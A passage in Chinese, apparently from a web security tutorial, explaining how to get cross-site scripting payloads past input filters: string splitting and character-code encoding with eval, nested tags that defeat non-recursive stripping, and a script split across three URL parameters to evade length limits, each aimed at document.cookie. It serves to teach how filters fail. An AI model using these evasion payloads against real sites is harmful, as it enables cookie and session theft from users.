  比如，应用程序阻止用户提交任何包含表达式document.cookie的数据，可以通过如下方法来避开这种过滤：

  var a = "alert(doc" + "ument.coo" + "kie)"; eval(a);

  或var a = "alert(" + String.fromCharCode(100,111,99,117,109,101,110,116,46,99,111,111,107,105,101) + ")"; eval(a);

  c、有时候应用程序会对某些关键字分进行HTML编码（<变成<；，>变成>；），这种情况下，应用程序可能会完全删除某些字符或表达式，试图利用这种净化来阻止恶意代码的执行。通常碰到这种字符净化设置，需要查明应用程序净化了哪些字符与表达式，以及能否通过剩下的字符实施攻击。

  I、如果过滤完全删除某些表达式，并且至少有一个被删除的表达式长度超过一个字符，那么只要应用程序没有进行递归净化，就可能避开过滤。

  <scr<script>ipt>

  假设应用程序对每个字段实施了长度限制，以阻止在其中插入有效的攻击字符串。但是攻击者仍然可以使用下面的方法，将一段脚本分布到他所控制的三个位置，从而传送一个有效的攻击字符串：

  比如下面这个链接（get方式，使用三个参数）

  https://xxx.com/account.php?page\_id="><script>/\*&seed=\*/alert(document.cookie);/\*&mode=\*/</script>"

  最终得到的HTML完全有效，其中的源代码块已成为JavaScript注释（包含在/\*与\*/之间），因此被浏览器忽略。这样注入的脚本被执行